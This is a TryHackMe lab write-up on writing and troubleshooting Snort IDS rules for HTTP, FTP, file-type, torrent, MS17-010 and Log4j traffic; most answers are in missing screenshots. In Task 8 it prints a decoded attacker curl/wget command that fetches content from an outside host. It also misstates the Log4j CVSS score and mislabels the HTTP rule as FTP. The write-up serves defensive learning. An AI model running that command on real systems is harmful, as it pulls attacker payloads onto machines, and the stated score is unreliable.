
TRY HACK ME: Snort Challenge-The Basics Write-Up



**Task 1 Introduction-**


The room invites you a challenge to investigate a series of traffic data and stop malicious activity under two different scenarios. Let's start working with Snort to analyse live and captured traffic.

We recommend completing the Snort room first, which will teach you how to use the tool in depth.

Exercise files for each task are located on the desktop as follows;

**Answer to the questions of this section-**

No Answer needed



**Task 2 Writing IDS Rules (HTTP) –**

Let's create IDS Rules for HTTP traffic!


Navigate to the task folder.

Use the given pcap file.


Write rules to detect "**all TCP port 80 traffic**" packets in the given pcap file.

**Answer to the questions of this section-**

Launch terminal on the attack machine and navigate to task 2




Type in terminal – sudo nano local.rules to create alert for FTP




Now launch – sudo snort –c local.rules –dev –l . –r mx-3.pcap

We have received 328 Alerts.




Launch in terminal –sudo snort –r snort.log.1650736911 –n [packet number]


Packet Number-63 destination IP




ACK number for packet 64




SEQ number of packet 62




TTL of packet 65




Source IP of Packet 65



Source port of packet 65



**Final Answers-**



**Task 3 Writing IDS Rules (FTP) –**

Let's create IDS Rules for FTP traffic!


Navigate to the task folder.

Use the given pcap file.

Write rules to detect "**all TCP port 21" traffic** in the given pcap.


**Answer to the questions of this section-**

Type in terminal – sudo nano local.rules to create alert for FTP



Now launch – sudo snort –c local.rules –dev –l . –r [ftp pcap file]


We have received 614 Alerts.


****

**C:\Users\shefali\Pictures\THM\3.2 snort.jpg**


Launch in terminal – sudo snort -r snort.log.1650780826 -d "tcp and port 21" –n 10

FTP service name




Clearing the previous log create new rules –


Rule for FTP failed login attempt

****


41 alerts found for FTP login failed

****

Rule for FTP success login attempt


****

1 alert found for FTP login success

****


Rule for FTP login attempt with valid username but bad password

42 alert found for FTP login with valid username but bad password





Rule for FTP login attempt with “Administrator” username but bad password

7 alert found for FTP login with “Administrator” username but bad password



**Final Answers-**

****

****

**Task 4 Writing IDS Rules (PNG) –**

Let's create IDS Rules for PNG files in the traffic!


Navigate to the task folder.

Use the given pcap file.

Write a rule to detect the PNG file in the given pcap.

**Answer to the questions of this section-**

Type in terminal – sudo nano local.rules to create alert for FTP (search file magic number for PNG)




Now launch – sudo snort –c local.rules –dev –l . –r [ftp pcap file]

We have received 1 Alert

Launch in terminal – sudo snort –d -r [log file]

Software name- Adobe ImageReadyq



Type in terminal – sudo nano local.rules to create alert for FTP (search file magic number for GIF)




Now launch – sudo snort –c local.rules –dev –l . –r [ftp pcap file]


We have received 4 Alerts

Launch in terminal – sudo snort –d -r [log file]

Image Format- GIF89a



**Final Answers-**

****

**Task 5 Writing IDS Rules (Torrent Metafile) –**


Let's create IDS Rules for torrent metafiles in the traffic!

Navigate to the task folder.

Use the given pcap file.

Write a rule to detect the torrent metafile in the given pcap.


**Answer to the questions of this section-**

Type in terminal – sudo nano local.rules to create alert for Torrent 


Now launch – sudo snort –c local.rules –dev –l . –r [torrent pcap file]

We have received 2 Alert

Launch in terminal – sudo snort –d -r [log file]

****

**Final Answers-**

****

**Task 6 Troubleshooting Rule Syntax Errors –**

Let's troubleshoot rule syntax errors!

In this section, you need to fix the syntax errors in the given rule files.


You can test each ruleset with the following command structure;

**sudo snort -c local-X.rules -r mx-1.pcap -A console**

Fix the syntax error in local-1.rules file and make it work smoothly.

**Answer to the questions of this section-**


Error messages received when tested broken rules




**Corrections-** keep testing modified rule files using **sudo snort -c local-X.rules -r mx-1.pcap -A console**

Correct using sudo nano local-x.rules


local-1.rules – 16 alerts received




local-2.rules- 68 alerts received




local-3.rules- 87 alerts received



local-4.rules- 90 alerts received



local-5.rules- 155 alerts received



local-6.rules- 16 alerts received



local-7.rules- need to add option msg

**Task 7 Using External Rules (MS17-010) –**

Let's use external rules to fight against the latest threats!

Navigate to the task folder.


Use the given pcap file.

Use the given rule file (local.rules) to investigate the ms1710 exploitation.


**Answer to the questions of this section-**

Launch sudo snort -c local.rules -r ms-17-010.pcap


Total alerts we get – 25154



Rule created to identify “IPC$” content


****

Launch sudo snort -c local-1.rules -r ms-17-010.pcap. we get 12 alerts.

****

**Now Launch**  sudo snort -c local-1.rules –dev –l . -r ms-17-010.pcap

Now view sudo snort –d –r [log file] –n 10 ………………….{10 for first 10 packets to view}.



CVSS score for MS17-010 is 9.3

**Task 8 Using External Rules (Log4j)-**

Let's use external rules to fight against the latest threats!

Navigate to the task folder.


Use the given pcap file.

Use the given rule file (local.rules) to investigate the log4j exploitation.

**Answer to the questions of this section-**

Launch sudo snort -c local.rules -dev -l . -r log4j.pcap


26 alerts received

****

4 rules were triggered. Check using cat alert| grep 210037\*


210037 is the first six digits of the triggered rule sids

Snort rule created in local-1.rules using sudo nano local-1.rules




Launch sudo snort -c local-1.rules -dev -l . -r log4j.pcap


41 alerts received



Now view sudo snort –d –r [log file] –n 41………………….{41 for first 41packets to view}. Here view last 11 packets out of 41 requested, especially 40th packet.




IP ID of the corresponding packet.




Use this hint - can use the "base64" tool. Read the log/alarm files and extract the bas64 command. base64 --decode filename.txt

**This hint will help decode the encoded attacker’s command [**using cat filename | base64 –d **]**

Copy base64 code into a file






using cat filename | base64 –d view attacker’s command

C:\Users\shefali\Pictures\THM\8.7 snort.jpg

**Answer-** curl -s 45.155.205.233:5874/162.0.228.253:80||wget -q -O- 45.155.205.233:5874/162.0.228.253:80

CVSS score for log4j Vulnerability is 9.3

**Final Answers-**



That is all for this Write-up, hoping this will help you in solving the challenges of Snort Challenge- The Basics room. Have Fun and Enjoy Hacking! Do visit other rooms and modules on TryHackMe for more learning.

-by Shefali Kumai

For more cyber security learning follow me here-

<https://github.com/ctf-time>

